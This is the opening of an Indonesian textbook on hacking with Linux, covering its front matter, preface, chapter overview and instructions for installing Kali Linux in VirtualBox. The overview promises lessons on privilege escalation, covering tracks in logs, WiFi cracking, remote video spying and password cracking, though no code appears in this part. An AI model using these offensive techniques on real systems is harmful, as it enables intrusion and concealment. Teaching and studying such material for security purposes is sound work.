Dr. Joseph Teguh Santoso, M.Kom.

YAYASAN PRIMA AGUS TEKNIK

HACKER DENGAN LINUX

HACKER DENGAN Linux

Dr. Joseph Teguh Santoso, S.Kom, M.Kom

BIODATA PENULIS

Dr. Joseph Teguh Santoso, S.Kom, M.Kom adalah Rektor dari Universitas Sains & Teknologi Komputer (Universitas STEKOM) Semarang yang memiliki banyak pengalaman praktis dalam bidang *e-commerce*sejak Tahun 2002. Beliau mempunyai 3 (tiga) toko *Official Online Store* di China untuk merek Sepeda Raleigh, dengan omzet tahunan pada Tahun 2019 mencapai lebih dari Rp. 35 Milyar rupiah dan terus meningkat. Dr. Joseph T.S memiliki lisensi tunggal sepeda merek “Raleigh” untuk penjualan *Online* di seluruh China. Di samping itu beliau juga memiliki pabrik sepeda dan sepeda listrik merek “Fengjiu”, yaitu Pabrik Sepeda Listrik yang masih tergolong kecil di China. Pengalaman beliau malang melintang di dunia *online store* di China seperti Alibaba, Tmall, Taobao, JD, Aliexpress sangat membantu mahasiswa untuk memiliki pengalaman teknis dan praktis untuk membuka toko *online* bersama beliau.


YAYASAN PRIMA AGUS TEKNIK

PENERBIT :
YAYASAN PRIMA AGUS TEKNIK
Jl. Majapahit No. 605 Semarang
Telp. (024) 6723456. Fax. 024-6710144
Email : penerbit_ypat@stekom.ac.id

ISBN 978-623-5734-34-7

HACKER DENGAN Linux

Dr. Joseph Teguh Santoso, S.Kom, M.Kom



YAYASAN PRIMA AGUS TEKNIK

PENERBIT :
YAYASAN PRIMA AGUS TEKNIK
Jl. Majapahit No. 605 Semarang
Telp. (024) 6723456. Fax. 024-6710144
Email : penerbit_ypat@stekom.ac.id

Hacker dengan Linux

Penulis :
Dr. Joseph Teguh Santoso, S.Kom., M.Kom

ISBN : 9 786235 734347

Editor :
Muhammad Sholikan, M.Kom

Penyunting :
Dr. Mars Caroline Wibowo. S.T., M.Mm.Tech

Desain Sampul dan Tata Letak :
Irdha Yunianto, S.Ds., M.Kom

Penebit :
Yayasan Prima Agus Teknik Bekerja sama dengan
Universitas Sains & Teknologi Komputer (Universitas STEKOM)

Redaksi :
Jl. Majapahit no 605 Semarang
Telp. (024) 6723456
Fax. 024-6710144
Email : penerbit_ypat@stekom.ac.id

Distributor Tunggal :
Universitas STEKOM
Jl. Majapahit no 605 Semarang
Telp. (024) 6723456
Fax. 024-6710144
Email : info@stekom.ac.id

KATA PENGANTAR

Puji Syukur penulis panjatkan Tuhan karena buku berjudul “Hacker dengan Linux” dapat terselesaikan dengan baik. Mendengar kata Hacker, apa yang disebut dengan hacker? Hacker adalah orang yang skill pemrogramannya mampu menerobos / melewati sistem keamanan komputer atau jaringan komputer untuk tujuan tertentu. Hacker memiliki pemahaman mendalam tentang komputer, jaringan, pemrograman, atau perangkat keras. Maka sebab itu buku ini dibuat untuk membantu untuk memberikan pemahaman tentang bagaimana meretas jaringan lunak menggunakan Sistem operasi Linux.

Buku ini terbagi menjadi 17 bab yang masing-masing bab disertai dengan latihan soal agar pembaca atau mahasiswa bisa langsung mengimplikasinya. Sebelum masuk Bab, buku ini juga menyajikan Pengantar buku yang fungsinya memberi gambaran serta pembahasan yang akan diuraikan pada tiap bab. Pengantar juga berisikan langkah-langkah dalam instalasi Linux yaitu Sistem Operasi yang akan digunakan untuk meretas jaringan.

Bab 1 membahas tentang dasar-dasar linux, Bab 2 akan menunjukkan cara mengubah teks dan mengubah software dan file. Bab 3 tentang pengelolaan jaringan. Sedangkan bab 4 membahas tentang pengoptimalan sistem. Pada bab 5 membahas tentang pengelolaan administratif file. Bab 6 membahas tentang pengalokasian sumber dan mengelola layanan. Bab – bab selanjutnya akan lebih mempelajari materi lebih mendalam.

Mengapa hacker menggunakan linux? Karena sebagian besar linux menawarkan tingkat Kontrol yang jauh lebih tinggi dengan beberapa metode yang berbeda. Buku ini juga akan menggali lebih dalam tentang Hacking dengan memanipulasi sistem login, pengariban atau kompresi file tentang file dan disk yang terhubung. Pada akhir buku ini akan membahas tentang manajemen otomatisasi skrip dan mengajarkan tentang konsep inti python dan membuat peretas katasandi sederhana dan pemindai mata-mata Koneksi jaringan. Akhir kata semoga buku ini berguna bagi para pembaca.

Semarang, Januari 2022
Penulis

Dr. Joseph Tegus Santoso, M.Kom.

DAFTAR ISI

PENGANTAR
DASAR LINUX UNTUK *HACKER*

Hacking adalah keahlian paling penting di abad ke-21! Dan saya tidak membuat pernyataan itu dengan entengnya. Dibeberapa tahun terakhir ada beberapa peristiwa yang tampaknya kembali menegaskan pernyataan itu melalui berita utama disetiap paginya. Masyarakat berbagai bangsa yang saling bermusuhan dan memata-matai sesama hanya untuk mendapatkan fakta dari rahasia mereka masing-masing, para penjahat dunia maya yang mencuri triliunan rupiah, para cacing digital yang menuntut uang tebusan dilepaskan, musuh yang saling mempengaruhi satu sama lain dan saling berperang. Ini semua adalah pekerjaan para *Hacker*, pengaruh mereka didunia digital ini mulai terasa.

Saya memutuskan untuk menulis buku ini setelah bekerja dengan puluhan ribu calon *Hacker* melalui NullByte, https://www.*Hackers*bangkit.com/ dan hampir setiap cabang badan militer dan intelijen Indonesia. Dari banyak pengalaman ini, mengajari saya tentang banyaknya calon *Hacker* yang memiliki pengetahuan dan pengalaman dengan Linux, bahkan ada yang sama sekali tidak memiliki pengalaman tersebut, hal ini akan menjadi hambatan utama dalam memulai perjalanan menjadi *Hacker* profesional. Hampir semua alat *Hacker* terbaik ditulis di Linux, jadi beberapa keterampilan dasar Linux adalah prasyarat untuk menjadi *Hacker* profesional. Saya menulis buku ini untuk membantu calon *Hacker* mengatasi hambatan ini.

Hacker (Peretasan) adalah profesi elit dalam bidang IT. Oleh karena itu, diperlukan pemahaman yang luas dan mendetail tentang konsep dan teknologi TI. Pada tingkat yang paling mendasar, Linux merupakan sebuah persyaratan. Jika Anda ingin menjadikan peretasan dan keamanan informasi sebagai karier Anda maka Saya sangat menyarankan Anda menginvestasikan waktu dan tenaga Anda untuk menggunakan dan memahami tentang Linux.

Buku ini tidak ditujukan untuk *Hacker* berpengalaman atau admin Linux yang berpengalaman. Sebaliknya, Buku ini ditujukan kepada *Hacker* pemula, kepada mereka yang ingin memulai jalur *Hacking*, *Cyber security*, dan *pentesting* yang menarik. Buku ini bukan dimaksudkan sebagai buku lengkap tentang Linux atau Hacking, tapi lebih sebagai titik awal menuju dunia peretasan. Dimulai dengan Linux lalu meluas ke bebrapa *script* dasar di *bash* dan *Phyton*. Saya telah mencoba menggunakan contoh dari dunia peretasan untuk mengajarkan prinsip-prinsip Linux.

Dalam pengantar ini, kita akan melihat pertumbuhan hacking etis untuk keamanan informasi, dan saya akan membawa Anda melalui proses pemasangan mesin virtual sehingga Anda dapat menginstal *Kali Linux* di sistem Anda tanpa mengganggu sistem operasi Anda yang sudah siap.

APA YANG ADA DALAM BUKU INI?

Pada bab pertama, Anda akan bertemu dengan pembahasan tentang dasar-dasar Linux dalam Bab 1 akan membuat Anda terbiasa dengan sistem file dan terminal terlebih dahulu, lalu Anda akan diberi beberapa perintah dasar Linux. Bab 2 menunjukkan cara memanipulasi teks untuk menemukan, memeriksa, dan mengubah software dan file.

Dalam Bab 3 Anda akan disuguhi bagaimana cara mengelola jaringan. Anda akan memindai jaringan, menemukan informasi tentang konektivitas, dan menyamarkan diri Anda, ini memungkinkan Anda untuk menyembunyikan informasi jaringan dan DNS Anda.

Dalam Bab 4 Anda akan diberitahu tentang bagaimana cara menambahkan, menghapus, dan mengupgrade software, serta bagaimana cara menjaga sistem Anda tetap ramping. Lalu dilanjutkan dengan Bab 5, dalam bab tersebut Anda akan memanipulasi izin file dan direktori untuk mengontrol siapa yang dapat mengakses apa. Anda juga akan mempelajari beberapa teknik eskalasi hak istimewa.

Bab 6 mengajarkan Anda cara mengelola layanan, termasuk memulai dan menghentikan proses dan mengalokasikan sumber daya untuk memberi Anda kendali yang lebih besar. Bab 7 Anda akan mengelola variabel lingkungan untuk kinerja, kenyamanan, dan bahkan siluman yang optimal. Anda akan menemukan dan memfilter variabel, mengubah variabel PATH Anda, dan membuat variabel lingkungan baru.

Bab 8 memperkenalkan Anda pada scripting bash, pokok untuk *Hacker* serius. Anda akan mempelajari dasar-dasar bash dan membuat skrip untuk memindai port target yang mungkin Anda infiltrasi nanti.

Bab 9 dan 10 akan memberikan Anda beberapa keterampilan manajemen sistem file yang penting, disana juga akan ditunjukkan cara mengompresi dan mengarsipkan file untuk menjaga sistem Anda tetap bersih, menyalin seluruh perangkat penyimpanan, dan mendapatkan informasi tentang file dan disk yang terhubung.

Bagian terakhir, Bab 11 akan menggali lebih dalam topik Hacking. Anda akan menggunakan dan memanipulasi sistem logging untuk mendapatkan informasi tentang aktivitas target dan menutupi jejak Anda sendiri. Bab 12 menunjukkan cara menggunakan dan menyalahgunakan tiga layanan inti Linux: server web Apache, OpenSSH, dan MySQL. Anda akan membuat server web, membuat mata-mata video jarak jauh, dan mempelajari tentang database dan kerentanannya. Bab 13 akan menunjukkan cara tetap aman dan anonim dengan server proxy, jaringan Tor, VPN, dan email terenkripsi.

Bab 14 berkaitan dengan jaringan nirkabel. Anda akan mempelajari perintah dasar jaringan, lalu memecahkan titik akses WiFi dan mendeteksi serta menghubungkan ke sinyal Bluetooth. Bab 15 akan menyelam lebih dalam ke dalam Linux itu sendiri dengan pandangan tingkat tinggi tentang cara kerja kernel dan bagaimana drivernya dapat disalahgunakan untuk mengirimkan software berbahaya.

Bab 16 akan dijelasakan tentang ketrampilan penjadwalan penting untuk otomatisasi skrip hacking Anda. Bab 17 akan mengajarkan Anda konsep inti Python, dan Anda akan membuat skrip dua hacking toolan: pemindai untuk memata-matai koneksi TCP/IP, dan cracker kata sandi sederhana.

APA ITU ETHICAL HACKING?

Dengan pertumbuhan bidang keamanan informasi dalam beberapa tahun terakhir, telah terjadi pertumbuhan dramatis di bidang peretasan etis (ethical hacking), juga dikenal sebagai peretasan *white hat*/topi putih (orang baik). Ethican Hacking/peretasan etis adalah praktik mencoba untuk menyusup dan mengeksploitasi suatu sistem untuk mengetahui kelemahannya dan mengamankannya dengan lebih baik. Saya membagi bidang peretasan etis menjadi dua komponen utama: pengujian penetrasi untuk perusahaan keamanan informasi yang sah dan bekerja untuk badan militer atau intelijen negara Anda. Keduanya adalah area yang berkembang pesat, dan permintaannya kuat.

Pengujian Penetrasi

Ketika organisasi menjadi semakin sadar akan keamanan dan biaya pelanggaran keamanan meningkat secara eksponensial, banyak organisasi besar mulai mengontrak layanan keamanan. Salah satu dari layanan keamanan utama ini adalah pengujian penetrasi.

Uji penetrasi pada dasarnya adalah peretasan yang legal dan ditugaskan untuk menunjukkan kerentanan jaringan dan sistem perusahaan.

Umumnya, organisasi melakukan penilaian kerentanan terlebih dahulu untuk menemukan potensi kerentanan di jaringan, sistem operasi, dan layanan mereka. Saya menekankan potensi, karena pemindaian kerentanan ini mencakup sejumlah positif palsu yang signifikan (hal-hal yang diidentifikasi sebagai kerentanan yang sebenarnya tidak). Ini adalah peran penguji penetrasi untuk mencoba meretas, atau menembus, kerentanan ini. Hanya dengan begitu organisasi dapat mengetahui apakah kerentanan itu nyata dan memutuskan untuk menginvestasikan waktu dan uang untuk menutup kerentanan.

Militer dan Spionase

Hampir setiap negara di bumi sekarang terlibat dalam spionase dunia maya dan perang dunia maya. Seseorang hanya perlu memindai berita utama untuk melihat bahwa aktivitas dunia maya adalah metode yang dipilih untuk memata-matai dan menyerang sistem militer dan industri.

Hacking memainkan peran penting dalam kegiatan militer dan pengumpulan intelijen, dan itu hanya akan semakin benar seiring berjalannya waktu. Bayangkan saja terjadi sebuah perang masa depan di mana para *Hacker* dapat mengakses rencana perang musuh mereka dan menghancurkan jaringan listrik, kilang minyak, dan sistem air mereka. Dengan demikian pertahanan bangsa tersebut kan hancur atau mudah untuk diserang.

MENGAPA *HACKER* MENGGUNAKAN LINUX?

Jadi, daripada sistem lainnya mengapa *Hacker* justru menggunakan Linux? Alasan singkatnya, sebagian besar Linux menawarkan tingkat kontrol yang jauh lebih tinggi melalui beberapa metode yang berbeda.

Linux Adalah Open Source

Tidak seperti Windows, Linux adalah open source, artinya source code sistem operasi tersedia untuk Anda. Dengan demikian, Anda dapat mengubah dan memanipulasinya sesuka Anda. Jika Anda mencoba untuk membuat sistem beroperasi dengan cara yang tidak dimaksudkan, kemampuan untuk memanipulasi source code akan menjadi sangat penting.

Linux: Transparan

Untuk meretas secara efektif, Anda harus mengetahui dan memahami sistem operasi Anda, dan Anda harus memahami sebagian besar sistem operasi yang akan Anda serang. Linux benar-benar transparan, artinya kita dapat melihat dan memanipulasi semua bagian kerjanya.

Berbeda dengan Windows, Microsoft berusaha keras untuk membuat sistemnya sesulit mungkin dalam mengetahui cara kerja sistem operasinya, sehingga Anda tidak pernah benar-benar tahu apa yang terjadi "di balik layar", sedangkan di Linux, Anda memiliki sorotan langsung dan setiap sorotan dari sistem operasi, hal ini membuat Anda lebih efektif ketika bekerja dengan Linux .

Linux Menawarkan Kontrol Granular

Linux bersifat granular. Ini berarti Anda memiliki kendali yang hampir tak terbatas diseluruh sistem. Pada Windows, Anda hanya dapat mengontrol apa yang diizinkan Microsoft untuk Anda kontrol. Dalam Linux, semuanya (tingkat mikro/makro) dapat dikendalikan oleh terminal. Selain itu, Linux membuat skrip dalam salah satu bahasa skrip yang simpel dan efektif.

Sebagian besar Hacking toolan Ditulis untuk Linux

Lebih dari 90 persen dari semua hacking toolan ditulis untuk Linux. Ada pengecualian, yang tentu saja itu menjadi bukti dari aturan Linuk, seperti Cain dan Habel dan Wikto. Saat

peretasan seperti Metasploit atau nmap porting untuk Windows, tidak semua kemampuan di transfer dari Linux.

Masa Depan Milik Linux/Unix

Ini mungkin tampak seperti pernyataan radikal, tetapi saya sangat yakin bahwa masa depan teknologi informasi adalah milik sistem Linux dan Unix. Microsoft memiliki masanya di tahun 1980-an dan 1990-an, tetapi pertumbuhannya melambat dan stagnan.

Sejak internet dimulai, Linux/Unix telah menjadi sistem operasi pilihan untuk server web karena stabilitas, keandalan, dan ketahanannya. Bahkan saat ini, Linux/Unix digunakan di dua pertiga server web dan mendominasi pasar. Sistem yang disematkan di router, sakelar, dan perangkat lainnya hampir selalu menggunakan kernel Linux, dan dunia virtualisasi didominasi oleh Linux, dengan VMware dan Citrix yang dibangun di atas kernel Linux.

Lebih dari 80 persen perangkat seluler menjalankan Unix atau Linux (iOS adalah Unix, dan Android adalah Linux), jadi jika Anda yakin bahwa masa depan komputasi terletak pada perangkat seluler seperti tablet dan ponsel (hal lain akan sulit untuk diperdebatkan) masa depan adalah Unix/Linux.Microsoft Windows hanya memiliki pasar 7% di perangkat seluler.

DOWNLOAD KALI LINUX

Sebelum memulai, Anda perlu mengunduh dan menginstal Kali Linux di komputer Anda terlebih dahulu. Kali Linux adalah distribusi Linux yang akan kita kerjakan dalam buku ini. Linux pertama kali dikembangkan oleh Linus Torvalds pada tahun 1991 sebagai alternatif open source untuk Unix. Karena ini adalah open source, pengembang sukarelawan mengkodekan kernel, utilitas, dan aplikasi yang berarti bahwa tidak ada entitas perusahaan utama yang mengawasi pengembangan, sebagai akibatnya, konvensi dan standardisasi sering kali kurang.

Kali Linux dikembangkan oleh Offensive Security sebagai sistem operasi peretasan yang dibangun di atas distribusi Linux yang disebut Debian, selain itu masih ada banyak distribusi Linux, dan Debian adalah salah satu yang terbaik. Mungkin Anda lebih akrab dengan Ubuntu sebagai distribusi desktop Linux yang populer daripada yang lain. Ubuntu juga dibangun di Debian.

Distribusi lainnya mencakup *Red Hat, CentOS, Mint, Arch, dan SUSE.* Meskipun semuanya memiliki kernel Linux yang sama (jantung sistem operasi yang mengontrol CPU, RAM, dan sebagainya), masing-masing memiliki utilitas, aplikasi, dan pilihan antarmuka grafis (*GNOME, KDE, dan* lainnya) sendiri-sendiri. tujuan. Akibatnya, setiap distribusi Linux ini terlihat dan terasa sedikit berbeda. Kali dirancang untuk penguji penetrasi dan *Hacker* dan dilengkapi dengan pelengkap hacking toolan yang signifikan.

Saya sangat menyarankan agar Anda menggunakan Kali Linux untuk belajar dengan buku ini. Meskipun Anda dapat menggunakan distribusi lain, Anda mungkin harus mengunduh dan memasang berbagai alat yang akan kami gunakan, yang dapat berarti banyak waktu untuk mengunduh dan memasang alat. Selain itu, jika distribusi tersebut tidak dibangun di atas Debian, mungkin ada perbedaan kecil lainnya. Anda dapat mendownload dan menginstal Kali dari https://www.kali.org/.

Dari laman beranda, klik tautan Unduhan di bagian atas laman. Di halaman Unduhan, Anda akan dihadapkan dengan banyak pilihan unduhan. Sangat penting untuk memilih unduhan yang tepat. Di sepanjang sisi kiri tabel, Anda akan melihat nama gambar, yang merupakan nama versi yang diunduh melalui tautan. Misalnya, daftar nama gambar pertama yang saya lihat adalah KaliLinux 64 Bit, artinya ini adalah Kali Linux lengkap dan cocok untuk sistem 64bit—kebanyakan sistem modern menggunakan Intel 64bit atau CPU AMD. Untuk menentukan jenis CPU di sistem Anda, buka Panel Kontrol ▸ Sistem dan Keamanan ▸

Sistem, dan harus didaftarkan. Jika sistem Anda 64bit, unduh dan instal Kali versi 64bit (bukan Light atau Lxde, atau salah satu dari alternatif lainnya).

Jika Anda menggunakan komputer lama dengan CPU 32bit, Anda harus menginstall versi 32 bit, yang muncul dibagian bawah halaman. Anda memiliki pilihan untuk mengunduh melalui HTTP atau Torrent. Jika Anda memilih HTTP, Kali Linux akan secara otomatis mengunduh melalui broswer yang sering Anda gunakan, dan jika selesai folder akan ditempatkan di folder Download Anda. Torrent download adalah unduhan peer-to-peer yang digunakan oleh banyak situs berbagi file. Anda akan memerlukan aplikasi torrentng seperti BitTorrent. File Kali Linux kemudian akan diunduh ke folder tempat aplikasi torrent menyimpan unduhannya.

Ada versi lain untuk jenis CPU lainnya, seperti arsitektur ARM yang umum digunakan yang ditemukan begitu banyak di perangkat seluler. Jika Anda menggunakan Raspberry Pi, tablet, atau perangkat seluler lainnya (pengguna ponsel kemungkinan akan lebih memilih Kali NetHunter), pastikan Anda mengunduh dan menginstal versi arsitektur ARM dari Kali dengan menggulir ke bawah untuk Mengunduh Gambar dan mengeklik ARM.

Sekarang saya beranggapan, Anda sudah mendownload Kali Linux, sebelum Anda menginstal apa pun dari situ, saya ingin berbicara sedikit tentang mesin virtual. Umumnya, untuk pemula, memasang Kali Linux ke mesin virtual adalah solusi terbaik untuk belajar dan berlatih.

VIRTUAL MACHINES /MESIN VIRTUAL

Teknologi *virtual machines* (VM) memungkinkan Anda menjalankan beberapa sistem operasi dari satu perangkat keras seperti laptop atau desktop. Ini berarti bahwa Anda dapat terus menjalankan sistem operasi Windows atau MacOS yang Anda kenal dan menjalankan mesin virtual Kali Linux di dalam sistem operasi tersebut. Anda tidak perlu menimpa OS yang ada untuk mempelajari Linux.

Banyak aplikasi mesin virtual tersedia dari VMware, Oracle, Microsoft, dan vendor lainnya. Semuanya sangat baik, tetapi di sini saya akan menunjukkan kepada Anda cara mengunduh dan menginstal VirtualBox gratis dari Oracle.

Menginstall VirtualBox


Anda dapat mengunduh *VirtualBox* di https://www.virtualbox.org/ seperti yang ditunjukkan pada Gambar 1. Klik tautan **download** di menu sebelah kiri, lalu pilih paket *VirtualBox* untuk sistem operasi komputer Anda saat ini yang akan menghosting *VM VirtualBox*. Pastikan mengunduh versi terbaru.

Hacker Dengan Linux (Dr. Joseph Teguh Santoso)

Gambar 1: halaman beranda VirtualBox

Gambar 2: Setup Wizard dialog

